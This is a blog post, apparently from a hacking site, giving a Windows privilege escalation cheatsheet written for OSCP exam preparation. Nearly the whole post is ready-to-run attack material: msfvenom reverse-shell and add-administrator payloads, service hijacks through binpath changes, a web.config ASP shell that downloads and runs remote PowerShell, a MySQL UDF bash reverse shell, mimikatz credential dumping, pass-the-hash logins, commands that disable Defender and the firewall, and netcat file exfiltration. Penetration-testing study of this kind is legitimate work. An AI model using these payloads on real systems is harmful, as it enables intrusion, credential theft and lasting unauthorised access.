




≡ MAIN MENU



WINDOWS PRIVILEGE ESCALATION CHEATSHEET FOR OSCP

11:20 PM

Hello Everyone, here is the windows privilege escalation cheatsheet which I used to pass my OSCP certification. I am not a professional, I tried to add as many commands as possible which might be useful in windows privilege escalation and enumeration of services, exploiting the services and the steps to be followed to exploit the services are explained below. You can find [Linux Privilege Escalation Cheatsheet here](#)



**THIS IS MERELY CREATED FOR EDUCATIONAL & ETHICAL PURPOSE
ONLY, AUTHOR IS NOT RESPONSIBLE FOR ANY ILLEGAL
ACTIVITIES DONE BY THE VISITORS**

Windows Privilege Escalation Cheatsheet

Find OS Version:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Check for Privileges

```
whoami /priv
```

See the Services Running as NT Authority

```
wmic service where started=true get name, startname
```

AlwaysInstall Elevated:

Allows non-privileged users to run executables as SYSTEM

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

If Available:

```
msfvenom -p windows/adduser USER=bhanu PASS=bhanu123 -f msi -o create_user.msi
```

On target:

```
msiexec /quiet /qn /i C:\create_user.msi
```

Metasploit:

```
use exploit/windows/local/always_install_elevated
```

Scheduled Tasks:

```
schtasks /query /fo LIST /v          /Too much info
```

Running Windows Services

```
net start
```

Services Running on Localhost

```
netstat -ano
```

```
netstat -an | find "LISTEN"
```

Using Plink:

```
plink.exe -l username -pw password KALI_IP -R  
Attacker_Port_to_receive:127.0.0.1:Victim_port_to_Forward
```

Example:

```
plink -l root -pw password KALI_IP -R 3390:127.0.0.1:3389
```

Portforward using Meterpreter:

```
portfwd add -l <attacker port> -p <victim port> -r <victim ip>
```

```
portfwd add -l 3306 -p 3306 -r 192.168.1.101
```

Compiling 32-bit Exploits:

```
i686-w64-mingw32-gcc exploit.c -o exploit.exe -lws2_32
```

World Readable

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
```

```
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

```
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

Autologon Registry

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr  
"DefaultUserName DefaultDomainName DefaultPassword"
```

View Hidden Directories

```
dir -Force
```

Powershell Commands:

```
Get-ChildItem . -Force
```

```
gci -Force
```

```
ls -Force
```

Find Passwords in Registry

Windows autologin

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

VNC

```
reg query "HKCU\Software\ORL\WinVNC3\Password"  
reg query "HKCU\Software\TightVNC\Server /v PasswordViewOnly"  
vncpwd.exe PASSWORD_FROM_ABOVE
```

SNMP Parameters

```
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
```

Putty

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
```

Search for password in registry

```
reg query HKLM /f password /t REG_SZ /s  
reg query HKCU /f password /t REG_SZ /s
```

IIS Webserver - Hidden Files and Config Files

```
dir /a C:\inetpub\  
dir /s web.config  
C:\Windows\System32\inetsrv\config\applicationHost.config
```


Anything in Credential Manger

```
cmdkey /list  
dir C:\Users\username\AppData\Local\Microsoft\Credentials\  
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Check for Vulnerable Drivers

```
DRIVERQUERY
```

Find Installed Paths

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Using Runas to run as Different User

```
Psexec.exe -u hostname\username -p password "nc.exe TARGET_IP 443 -e cmd.exe"
```

```
C:\Windows\System32\runas.exe /env /noprofile /user:USERNAME PASSWORD "c:\users\Public\nc.exe -nc TARGET_IP 443 -e cmd.exe"
```

Using Powershell:

```
secpasswd = ConvertTo-SecureString "PASSWORD" -AsPlainText -Force  
mycreds = New-Object System.Management.Automation.PSCredential ("USERNAME", $secpasswd)  
computer = "HOSTNAME"  
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe", "<attacker_ip> 4444 -e cmd.exe",  
$mycreds.Username, $mycreds.Password, $computer)
```

TO run the Script:

```
powershell -ExecutionPolicy Bypass -File c:\users\public\r.ps1
```

Can We Access SAM & System Files

```
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM  
%SYSTEMROOT%\System32\config\SAM  
%SYSTEMROOT%\repair\system
```

```
%SYSTEMROOT%\System32\config\SYSTEM  
%SYSTEMROOT%\System32\config\RegBack\system
```

Checking File Permissions using assesschk.exe

```
accesschk.exe -qwsu "Everyone" *  
accesschk.exe -qwsu "Authenticated Users" *  
accesschk.exe -qwsu "Users" *
```

```
accesschk.exe -uwcqv "username" * / Check for RW permissions
```

Exploit:

```
sc config daclsvc binpath= "net localgroup administrators bhanu /add "  
sc start daclsvc
```

What are the running processes/services on the system? Is there an inside service not exposed?
If so, can we open it?

```
tasklist /svc  
tasklist /v
```

```
net start
sc query
```

Always Install Elevated Privileges

This the DWORD of these registries contain "AlwaysInstallElevated" which is set to "1", we can install any msi as NT Authrity\System

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

OR

```
reg qurey "HKLM\Software\Policies\Microsoft\Windows\Installer"
```

```
reg qurey "HKCU\Software\Policies\Microsoft\Windows\Installer"
```

Exploit:

```
msfvenom -p windows/exec CMD='net localgroup administrators bhanu /add' -f msi-nouac -o exploit.msi
```

on Target: `msiexec /quiet /qn /i C:\temp\exploit.msi`

Scheduled Tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName  
dir C:\windows\tasks
```

Powershell:

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```

Unquoted Service Paths - can be exploited - use [PowerUP](#)

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v  
"C:\Windows\\" | findstr /i /v ""
```

OR

```
wmic service get name,displayname,pathname,startmode 2>nul | findstr /i "Auto" 2>nul | findstr  
/i /v "C:\Windows\\" 2>nul | findstr /i /v ""
```

OR

```
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i in (a) DO  
@echo %i >> b & FOR /F %i in (b) DO @(@echo %i & @echo ----- & @sc qc %i | findstr  
"BINARY_PATH_NAME" & @echo.) & del a 2>nul & del b 2>nul
```

Powershell:

```
gwm -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where  
{$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike  
'*'} | select PathName,DisplayName,Name
```

Juicy Potato **Exploit - SeImpersonatePrivilege Enabled**

```
JuicyPotato.exe -l 1340 -p C:\users\User\rev.exe -t * -c {e60687f7-01a1-40aa-86ac-dbfcbf673334}
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.37 LPORT=443 -f exe -o reverse.exe
```

```
./jp.exe -l 1345 -p c:\windows\temp\reverse.exe -t *
```

Operating System information is found in

```
C:\Windows\System32\license.rtf --> windows 7
```

```
C:\Windows\System32\eula.txt --> windows xp
```

Groups.xml:

```
get-content "C:\programdata\Microsoft\group_policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml"
```

```
<?xml version="1.0" encoding="UTF-8" ?><Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="2"
changed="2019-01-28 23:12:48" uid="{CD450F70-CDB8-4948-B908-F8D038C59B6C}" userContext="0"
removePolicy="0" policyApplied="1">
<Properties action="U" newName="" fullName="" description=""
cpassword="CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74KeUWc2+BeOV
DQ" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="Administrator">
</Properties></User></Groups>
```

gpp-decrypt

```
CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74KeUWc2+BeOVDQ
```

Check for Installed Patches

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Using Sherlock To Check Vulns

```
certutil -f -split -urlcache http://10.10.10.10/sherlock.ps1
```

```
powershell -nop -ep bypass
```

```
Import-Module .\sherlock.ps1
```

```
Find-AllVulns
```

Check these Config Files - Might contain Password

```
type c:\windows\Panther\Untattended.xml  \\Find Base64 password
```

```
type "c:\ProgramData\McAfee\Common Framework\SiteList.xml"  \\Find Base64 password
```

```
c:\sysprep.inf
```

```
c:\sysprep\sysprep.xml
```



```
%WINDIR%\Panther\Unattend\Unattended.xml
```

```
%WINDIR%\Panther\Unattended.xml
```

Priv Esc using a Service running as root:

services.msc

select a service, which u think might be vulnerable and go to the file's location in cmd

`icaccls scsiaccess.exe` /if Everyone is present, we can exploit it by replacing the original file by our file

in Kali: Lets create an exploit code for it :)

nano useradd.c

```
#include<stdlib.h>
```

```
int main()
```

```
{
```

```
int i;
```

```
i=system("net localgroup administrators username /add");
```

```
return 0;
```

```
}
```

```
ctrl +x --> y
```

```
i586-mingw32msv-gcc useradd.c -o useradd.exe
```

copy this useradd.exe to the target machine and name it as scsiaccess.exe

restart the machine/service :)

```
services.msc
```

scsiaccess.exe --> right click --> restart

Powershell Sudo For Windows

```
$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -argumentlist
"EnterDomainName\EnterUserName",$pw
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command &{Start-Process
$script -verb Runas}'

powershell -ExecutionPolicy Bypass -File xyz.ps1
```

Disable Firewall/Defender and Enable RDP for all Users

```
sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```

Downloading Files with bitsadmin

```
bitsadmin /transfer mydownloadjob /download /priority normal http://<attackerIP>/xyz.exe
C:\\Users\\%USERNAME%\\AppData\\local\\temp\\xyz.exe
```

PsExec Shell for Remote Systems

```
.\psexec64.exe \\192.168.x.x -u .\administrator -p admin@123 cmd.exe
```

Search for keyword "pass,cred,vnc and config"

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

search files with keyword "Password" in .xml,ini,.txt files

```
findstr /si password *.xml *.ini *.txt
```

Grep Registry for "Password" Keyword

```
reg query HKLM /f password /t REG_SZ /s  
reg query HKCU /f password /t REG_SZ /s
```

Finding Services with incorrect permissions:

```
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v  
"system32"') do @echo %a >> c:\windows\temp\permissions.txt  
  
for /f eol^=^^^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"
```

If wmic is not available - try sc

```
sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

Windows XP Priv Esc - Incorrect Permission in Services

```
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.48 9002 -e
C:\WINDOWS\System32\cmd.exe"
```

OR - run all the below commands together to create an Administrator account

```
sc config SSDPSRV start= auto
net start SSDPSRV
net start upnphost
```

```
sc config upnphost binpath= "net user bhanu bhanu123 /add"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
```

```
net start upnphost

sc config upnphost binpath= "net localgroup administrators bhanu /add "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "reg add 'hkml\system\currentcontrolset\control\terminal server' /f
/v fDenyTSConnections /t REG_DWORD /d 0 "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "netsh firewall set service remoteadmin enable "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "netsh firewall set service remotedesktop enable"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost
```

in Kali:

```
rdesktop IP_Address
```

IIS HTTP 6.0 Exploit

No Proper Input Validation, So change your exploit to

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=443 -f asp -o payload.html
```

```
move payload.html payload.asp;.html
```

Priv Esc From NT Authrity Service to NT Authority System

Windows Server 2003 -- [NT Authority Service to System](#)

Download and copy the exploit to target machine

<https://www.exploit-db.com/exploits/6705>

[Github](#)

Exploiting IIS 6 with ASP .NET

```
copy churrasco.exe c:\windows\temp\
```

```
churrasco.exe -d "net users /add bhanu bhanu123"
```

```
churrasco.exe -d "net localgroup administrators bhanu /add"
```

```
churrasco.exe -d "reg add \"hkml\system\currentcontrolset\control\terminal server\" /f /v  
fDenyTSConnections /t REG_DWORD /d 0"
```

```
churrasco.exe -d "netsh firewall set service remoteadmin enable"
```

```
churrasco.exe -d "netsh firewall set service remotedesktop enable"
```

[Might be Helpful - Rotten Potato](#)

Exploiting IIS httpd 7.5

You need to add the following code at the end of web.config file and upload it into the server and get a reverse shell using it. reverse shell should be in [winrevshell.ps1](#) file; a file sharing server should be turned on as well.

```
<%
```

```
Set s = CreateObject("WScript.Shell")
```

```
Set cmd = s.Exec("cmd /c powershell -c IEX (New-Object
```

```
Net.Webclient).downloadstring('http://IP_ADDRESS/winrevshell.ps1'))
```

```
o = cmd.StdOut.ReadAll()
```



```
Response.write(o)
```

```
%>
```

Sample Web.config file with Exploit

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<configuration>
```

```
  <system.webServer>
```

```
    <handlers accessPolicy="Read, Script, Write">
```

```
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"  
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"  
requireAccess="Write" preCondition="bitness64" />
```

```
    </handlers>
```

```
  <security>
```

```
    <requestFiltering>
```

```
      <fileExtensions>
```

```
        <remove fileExtension=".config" />
```

```
      </fileExtensions>
```

```
    <hiddenSegments>
```

```
      <remove segment="web.config" />
```

```
    </hiddenSegments>
```

```
  </requestFiltering>
```

```
</security>
```

```
</system.webServer>
```

```
</configuration>
```

```
<%
```

```
Set s = CreateObject("WScript.Shell")
Set cmd = s.Exec("cmd /c powershell -c IEX (New-Object
Net.Webclient).downloadstring('http://IP_ADDRESS/winrevshell.ps1')")
o = cmd.StdOut.ReadAll()
Response.write(o)
%>
```

Mysql Running as Root

[Download the UDF file from Here](#)

[Tutorial is here](#)

```
use mysql;
create table potato(line blob);
insert into potato values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from potato into dumpfile '/usr/lib/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('bash -i >& /dev/tcp/IP_ADDRESS/443 0>&1');
```

OR try the automated script

[Github Exploit](#) [Video Tutorial](#)

Meterpreter ASP Reverse Shell or Windows

```
msfvenom -p windows/meterpreter/reverse_tcp -f aspx LHOST=10.11.0.48 LPORT=9001 -f asp > shell.asp
```

Dumping Credentials using mimikatz

```
mimikatz.exe
```

```
privilege::debug /You should see 200 OK
```

```
sekurlsa::logonpasswords /dump creds and other info
```

Current User:

```
whoami /all
```

List out all Users:

```
net user
```

Add a user:

```
net user bhanu bhanu123 /add
```

Adding a user to Administrators Group:

```
net localgroup administrators bhanu /add
```

Remove a user:

```
net user bhanu /del
```

Check for Active Users using Powershell:

```
powershell -Command (get-wmiobject win32_useraccount
```

View Hidden Directories:

```
dir -Force
```

```
dir /R
```

Get a Proper Windows Shell:

```
apt-get install rlwrap
```

```
Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")
```

```
rlwrap nc -nvlp 9001
```

Hot Potato - Exploit

Importing a Powershell Exploit and execute it

```
powershell -ep bypass -nop  
Import-Module .\Tater.ps1  
Invoke-Tater -Trigger 1 -Command "net users \add bhanu"Invoke-Tater -Trigger 1 -Command "net local
```

Download and Execute a Reverse Shell

```
Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")  
python -m SimpleHTTPServer 8001
```

```
nc -nvlp 9001
```

```
#Reverse Shell Used is Nishang Invoke-Powershell-TCP.ps1
```

Change ACL for a file

```
cacls "C:\Users\Administrator\Desktop\root.txt" /E /P Alfred:F
```

```
cacls Windows utility to view/edit file permissions  
/E to edit ACL  
/P to set permissions  
Alfred:F to give Alfred full control of the file
```

Add this to Cron Jobs To get a Shell

```
echo "IEX(New-Object Net.webClient).DownloadString('http://10.10.14.11:8001/rev9002.ps1')" > cron
```

Logging in with NTLM hashes

```
pth-winexe --user=jeeves/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cb
```

Create RDP Access on a Target Machine

Useful when you have remote code execution

```
net user /add bhanu bhanu123 /Create an account named Bhanu
```

```
net localgroup administrators bhanu /add Assign Admin Privs
```

```
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t  
REG_DWORD /d 0 Start RDP Service
```

```
netsh firewall set service remoteadmin enable
```

```
netsh firewall set service remotedesktop enable
```

On kali:

```
rdesktop 10.10.10.10
```

{Metasploit} Login with NTLM Pass hases into a Windows machine

```
use exploit/windows/smb/psexec  
set rhost 10.10.10.10  
set smbuser administrator
```



```
set smbpass aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
set lport 8888
exploit
```

```
run getgui -e /Enable RDP on Target
shell
net user administrator password
```

on Kali:

```
rdesktop 10.10.10.10
administrator password
```

Check for Hidden Files:

```
get-content .\root.txt -stream *
get-content .\root.txt -stream root.txt
```

Run as admin with prev saved cred

```
runas /user:Administrator /nopprofile /savecred "cmd.exe /c type C:\users\administrator\desktop\root.txt >
C:\users\security\root.txt"
```

File transfer using Certutil.exe

```
certutil.exe -urlcache -split -f http://10.10.14.6/sherlock.ps1 sherlock.ps1
```

Priv Esc (getting Root) using Metasploit

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.6 LPORT=9003 -platform win -a x64 -f exe > shell.exe
```

```
certutil -urlcache -f http://10.10.14.6:8001/shell.exe shell.exe
```

```
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lport 9003
set lhost 10.10.14.6

run
```

```
run post/multi/recon/local_exploit_suggester
background
***** use exploit/local/EXPLPOIT-SUGGESTED*****
set lport 9004
set lhost 10.10.14.6
run
getuid
```

Transfer Files Using FTP Service

```
echo open 10.10.14.19>ftp_commands.txt&echo anonymous>>ftp_commands.txt&echo
password>>ftp_commands.txt&echo binary>>ftp_commands.txt&echo get
ms15.exe>>ftp_commands.txt&echo bye>>ftp_commands.txt&ftp -s:ftp_commands.txt

python -m pyftplib -p 21
```

Transfer Files & Getting Root Shell

```
powershell -Command (new-object
System.Net.WebClient).Downloadfile('http://10.10.12.61:8001/shell.exe', 'shell.exe')
```

Create Exploit:

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=10.10.12.61 LPORT=31337 -e  
x86/shikata_ga_nai -f exe -o shell.exe
```

```
python -m SimplerHTTPServer 8001
```

```
dir | findstr shell
```

```
runas /user:Administrator /noprofile /savecred "cmd.exe /c shell.exe
```

Transfer Files & Getting Root Shell Building the Payload: /usr/share/nishang/Shells/Invoke-PowershellTcp.ps1 already available on kali, if not [Download from here](#).

```
echo "Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.10 -Port 9001 >> Invoke-PowershellTcp.ps1
```

```
python -m SimpleHTTPServer 8001
```

Transferring the Payload:

```
cd C:\Users\security\AppData\Local\Temp\
```

```
certutil -f split -urlcache http://10.10.10.10:8001/Invoke_powershellTcp.ps1
```

Run As Admin:

```
runas /user:ACCESS\administrator /savecred "powershell -ExecutionPolicy Bypass -File C:\Users\sec
```

```
nc nvlp 9001
```

Useful Powershell Commands

Download a File using Power Shell:

```
powershell -Command (new-object  
System.Net.WebClient).Downloadfile('http://10.10.14.19:8001/41015.exe', 'shell.exe')
```

Download a File Using Power Shell:

```
nc.exe 10.10.10.10 8002 < CEH.kdbx
```

Execute a Command in Java Shell

```
def cmd = "cmd.exe /c dir".execute();  
println("${cmd.text}");
```

Execute a Command in Java Shell

```
println "cmd.exe /c dir".execute().text
```

Upload a file using Power shell: in a java shell

```
def process = "powershell -command Invoke-WebRequest 'http://10.10.10.10:8001/nc.exe' -OutFile  
nc.exe".execute();  
println("${process.text}");
```

Get a Reverse Shell using Powershell

```
def process = "powershell -command ./nc.exe 10.10.10.10 9001 -e cmd.exe".execute();  
println("${process.text}");
```

nc.exe should be in the same directory; use the above command to download it.

Check for Hidden Files

```
get-content .\root.txt -stream *
```

```
get-content .\root.txt -stream root.txt
```

Download and Execute Powershell Script on Victim Machine

```
Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")
```

```
python -m SimpleHTTPServer 8001
```

```
nc -nvlp 9001
```

#Reverse Shell Used is Nishang [Invoke-Powershell-TCP.ps1](#)

Download and Execute Powershell Script on Victim Machine

- Method II

```
powershell Invoke-WebRequest -Uri 10.10.14.35:8001/nc.exe -OutFile  
C:\Users\Administrator\downloads\nc.exe
```

```
python -m SimpleHTTPServer 8001
```

```
C:\users\administrator\downloads\nc.exe -e cmd 10.10.14.35 9001
```

```
nc -nvlp 9001
```

Let me know if I missed something important and You can find [Linux Privilege Escalation Cheatsheet here](#)






Bhanu Namikaze

Bhanu Namikaze is an Ethical Hacker, Security Analyst, Blogger, Web Developer and a Mechanical Engineer. He Enjoys writing articles, Blogging, Debugging Errors and Capture the Flags. Enjoy Learning; There is Nothing Like Absolute Defeat - Try and try until you Succeed.

YOU MAY ALSO LIKE



Linux Privilege Escalation Techniques



**Linux Privilege Escalation Cheatsheet for
OSCP**



**File Transfer Cheat Sheet for Penetration
Testers | OSCP**

PREVIOUS

Linux Privilege Escalation Cheatsheet for OSCP



NEXT

Linux Privilege Escalation Techniques



 **NO COMMENTS:**

Post a Comment

Enter your comment...



Comment as: Google Account ▼

Publish

Preview

SEARCH FOR A POST

ENHANCED BY Google



SPECIAL OFFER

RECENT POSTS

How to Brute force Shadow file hashes using John and Hashcat

Welcome hackers, here you go with one of the most interesting topics...

Jun 19 2020 | [Read more](#)

Installing Impacket on Kali Linux

Hello, here is a simple step by step process of installing impacket...

May 15 2020 | [Read more](#)



Linux Privilege Escalation Techniques

Hello everyone, below are the Linux Privilege Escalation Techniques....

Mar 09 2020 | [Read more](#)



Windows Privilege Escalation Cheatsheet for OSCP

Hello Everyone, here is the windows privilege escalation cheatsheet...

Mar 07 2020 | [Read more](#)



Linux Privilege Escalation Cheatsheet for OSCP

Hello Everyone, below is the privilege escalation cheat sheet...

Mar 07 2020 | [Read more](#)



Best Programming Languages for Mobile App Development

Wondering what are some of the top programming languages are required...

Mar 03 2020 | [Read more](#)



Reverse Shells/ Web Shells Cheat sheet for Penetration Testing | OSCP

Hello, here is one of the most useful posts for Penetration testers -...

Feb 02 2020 | [Read more](#)



Chance to Advance Your IT Career by Taking Microsoft MD-100 Exam with Practice Tests

As an introduction into the post, get acquainted with the fact that...

Jan 29 2020 | [Read more](#)



File Transfer Cheat Sheet for Penetration Testers | OSCP

Hello, here is one of the most useful take away for penetration...

Dec 14 2019 | [Read more](#)



Recent Posts Widget

RELATED POSTS

POPULAR POSTS

Wifi Wpa/Wpa2
Windows Just In
Minutes Using Jump
Start And Dumper

[Updated 2020] Hacking Wifi WPA WPS In Windows In 2 Mins Using JumpStart And Dumper



Get Free Traffic Easily To Your Sites - 2019 Top Ten Free AutoSruF Traffic Exchange Sites

Get 21K Premium
Visits To your Site/Blog
Easily In Few Hours
For Free

How To Get 21000 Visits To Your Website Or Blog In 3 Hours For Free And How To Get 10,000 Premium Traffic For Free



Wifi Password Hacker - Learn Wifi Hacking Using Wifi Hacking Tools



Claim Warface Redeem Codes JUNE 2020 100% Working For Free | Redeem CODES



How To Hack Wifi WPA And WPA2 Without Using Wordlist In Kali Linux OR Hacking Wifi Through Reaver



Top 15 Penetration Testing Tools To Become A Hacker For Windows And Linux

[f FACEBOOK](#) | [TWITTER](#) | [YOUTUBE](#)

ABOUT US



Hacking Dream is a site where you can learn Various Hacking - Methods, Tricks, Tips. We mainly discuss about Wifi Hacking Methods and its security networks



LABELS

Android	BackTrack	Blogging	Buffer Overflow	C Programs	Certifications	Cheatsheet	Courses	Cracked Softwares
Cracking Passwords	Ethical Hacking	Exploitation	Facebook Hacking	Facebook Tricks	Featured	Forensics	Games	Hacking
Hacking News	Hackthebox	How To Hack Wifi	Internet Tricks	Java Programs	Kali Linux	Live Match	Money Making	OSCP
Pen Testing	Projects	Security	Solved Problems	System Tricks	Target Hacking	Top Ten	Wifi Hacking	Windows

TOTAL PAGEVIEWS

15056296

CHECK THESE OUT

Privacy Policy	Terms and Conditions	Disclaimer	Contact us	DCMA
--------------------------------	--------------------------------------	----------------------------	----------------------------	----------------------

Copyright © 2020 Hacking Dream